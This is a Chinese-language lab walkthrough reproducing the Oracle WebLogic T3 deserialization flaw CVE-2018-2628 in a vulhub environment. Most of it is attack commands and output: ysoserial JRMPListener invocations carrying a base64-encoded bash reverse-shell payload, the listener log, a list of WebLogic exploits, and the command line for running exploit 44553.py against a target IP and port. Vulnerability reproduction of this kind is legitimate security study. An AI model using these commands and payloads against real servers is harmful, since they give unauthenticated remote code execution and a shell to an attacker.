

Weblogic-JAVA反序列化（CVE-2018-2628）

漏洞复现-CVE-2018-2628

0x00 前言

该漏洞通过t3协议触发，可导致未授权的用户在远程服务器执行任意命令。

影响版本：


- Oracle Weblogic Server 10.3.6.0
- Oracle Weblogic Server 12.1.3.0
- Oracle Weblogic Server 12.2.1.2
- Oracle Weblogic Server 12.2.1.3

注意：

复现用的ysoserial需要java8的环境
复现用的44553.py需要python2的环境

0x01 环境搭建

这里是用的vulhub进行环境搭建



0x02 复现步骤

首先下载ysoserial，并启动一个JRMPServer：

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener  
[listen port] CommonsCollections1 [command]
```

其中，[command] 即为我想执行的命令，而 [listen port] 是JRMPServer监听的端口。

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener  
1234 CommonsCollections1 'whoami'
```

因为ysoserial不允许出现&符号，所以构造一下反弹shell

```
java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener  
1234 CommonsCollections1 'bash -c  
{echo,YmFzaCAtaSA+JiAVZGV2L3RjcC8xOTIUMTY4LjEyLjEzNS80NDQ0IDA+JjE=}|{base64,-d}|  
{bash,-i}'
```

```
(root@kali) ~/opt/tools/weblogic/cve-2018-2628  
# java -cp ysoserial-0.0.6-SNAPSHOT-BETA-all.jar ysoserial.exploit.JRMPListener 1234 CommonsCollections1 'bash -c {echo,YmFzaCAtaSA+JiAVZGV2L3RjcC8xOTIUMTY4LjEyLjEzNS80NDQ0IDA+JjE=}|{base64,-d}|{bash,-i}'  
* Opening JRMP listener on 1234  
Have connection from /192.168.12.130:38048  
Reading message ...  
Is DGC call for [[0:0:0, 13141994], [0:0:0, -668532311], [0:0:0, -1531584756], [0:0:0, 832393988], [0:0:0, -64003598], [0:0:0, -172735641], [0:0:0, 884887229]]  
Sending return with payload for obj [0:0:0, 2]  
Closing connection
```

查找可利用脚本，可参考 <https://www.exploit-db.com/exploits/44553>

Exploit Title	Path
BEA Systems WebLogic Express 3.1.8/4/S - Source Code Disclosure	multiple/remote/28027.txt
BEA Systems WebLogic Server 4.0 x/4.5 x/5.1 x - Double Dot Buffer Overflow	multiple/remote/28236.txt
BEA Systems WebLogic Server and Express 7.0 - Null Character Denial of Service	windows/dos/21452.txt
BEA Tuxedo 6/7/8 and WebLogic Enterprise 4/5 - Input Validation	css/remote/23232.txt
BEA WebLogic - JSESSIONID Cookie Value Overflow (Metasploit)	windows/remote/16762.rb
BEA WebLogic - Transfer-Encoding Buffer Overflow (Metasploit)	jsp/webapps/22315.txt
BEA WebLogic 6/7/8 - EnterpriseQueue.jsp Cross-Site Scripting	windows/remote/16796.rb
BEA WebLogic 7.0 - Hostname/NetBIOS Name Remote Information Disclosure	windows/remote/22448.txt
BEA WebLogic 7.0/8.1 - Administration Console Cross-Site Scripting	windows/remote/26196.txt
BEA WebLogic 7.0/8.1 - Administration Console Error Page Cross-Site Scripting	jsp/webapps/25759.txt
BEA WebLogic 7.0/8.1 - Administration Console LoginForm.jsp Cross-Site Scripting	jsp/webapps/25738.txt
BEA WebLogic Apache Connector - Code Execution / Denial of Service	windows/remote/5889.pl
BEA WebLogic Server 8.1 / WebLogic Express Administration Console - Cross-Site Scripting	windows/remote/25546.txt
Microsoft Internet Explorer 5/6 / Konqueror 2.2.2/3.0 / WebLogic Server 3/6/7 - Invalid X.509 Certificate Chain	windows/remote/21692.txt
Oracle Application Testing Suite - WebLogic Server Administration Console War Deployment (Metasploit)	java/remote/46842.rb
Oracle WebLogic - POST Session Fixation	multiple/webapps/16959.txt
Oracle WebLogic - WLS-wsdl Component Deserialization Remote Code Execution (Metasploit)	multiple/remote/43924.rb
Oracle WebLogic 10.3.6.0.0 - Remote Command Execution	java/webapps/47895.py
Oracle WebLogic 10.3.6.0.0 / 12.1.3.0.0 - Remote Code Execution	windows/webapps/46788.py
Oracle WebLogic 12.1.2.0 - RMI Registry UnicastRef Object Java Deserialization Remote Code Execution	multiple/webapps/44998.py
Oracle WebLogic < 10.3.6 - 'WLS-wsdl' Component Deserialization Remote Command Execution	multiple/remote/43458.py
Oracle WebLogic Apache Connector - POST Buffer Overflow (Metasploit)	windows/remote/18897.rb
Oracle WebLogic IIS connector JSESSIONID - Remote Overflow	windows/remote/6336.pl
Oracle WebLogic Server - 'AsyncResponseService' Deserialization Remote Code Execution (Metasploit)	multiple/remote/46814.rb
Oracle WebLogic Server - Deserialization Remote Code Execution (Metasploit)	windows/remote/45593.rb
Oracle WebLogic Server - Deserialization Remote Command Execution (Patch Bypass)	multiple/remote/46513.java
Oracle WebLogic Server 10.3 - 'console-help.portal' Cross-Site Scripting	multiple/remote/33879.txt
Oracle WebLogic Server 10.3.3 - Encoded URL	multiple/remote/26312.txt
Oracle WebLogic Server 10.3.6.0 - Java Deserialization Remote Code Execution	java/remote/43886.py
Oracle WebLogic Server 10.3.6.0 / 12.1.3.0 / 12.2.1.0 / 12.2.1.3 - Deserialization Remote Command Execution	multiple/remote/44553.py
Oracle WebLogic Server 10.3.6.0.0 / 12.1.3.0.0 - Remote Command Execution	multiple/remote/43122.py
Oracle WebLogic Server 12.2.1.0 - RCE (Unauthenticated)	java/webapps/49479.py
Oracle WebLogic Server 12.2.1.4.0 - Remote Code Execution	java/webapps/48328.py
Oracle WebLogic Server 14.1.3.0 - RCE (Authenticated)	java/webapps/48461.py
Oracle WebLogic Server 14.1.3.0.0 - Local File Inclusion	windows/remote/58688.txt
Oracle WebLogic Server Deserialization RCE - Raw Object (Metasploit)	multiple/remote/46626.rb
Sun JDK/JDK 1.3/1.4 / IBM JDK 1.3.1 / BEA Systems WebLogic 5/6/7 - java.util.zip Null Value Denial of Service (1)	multiple/dos/22358.cfm
Sun JDK/JDK 1.3/1.4 / IBM JDK 1.3.1 / BEA Systems WebLogic 5/6/7 - java.util.zip Null Value Denial of Service (2)	multiple/dos/22359.xml

```
python exploit.py [victim ip] [victim port] [path to ysoserial] [JRMPListener  
ip] [JRMPListener port] [JRMPClient]
```

其中，[victim ip] 和 [victim port] 是目标weblogic的IP和端口，[path to ysoserial] 是本地ysoserial的路径，[JRMPListener ip] 和 [JRMPListener port] 第一步中启动JRMPServer的IP地址和端口。[JRMPClient] 是执行JRMPClient的类，可选的值是JRMPClient或JRMPClient2。

```
python 44553.py 192.168.12.130 7001 ysoserial-0.0.6-SNAPSHOT-BETA-all.jar  
192.168.12.135 1234 JRMPClient
```

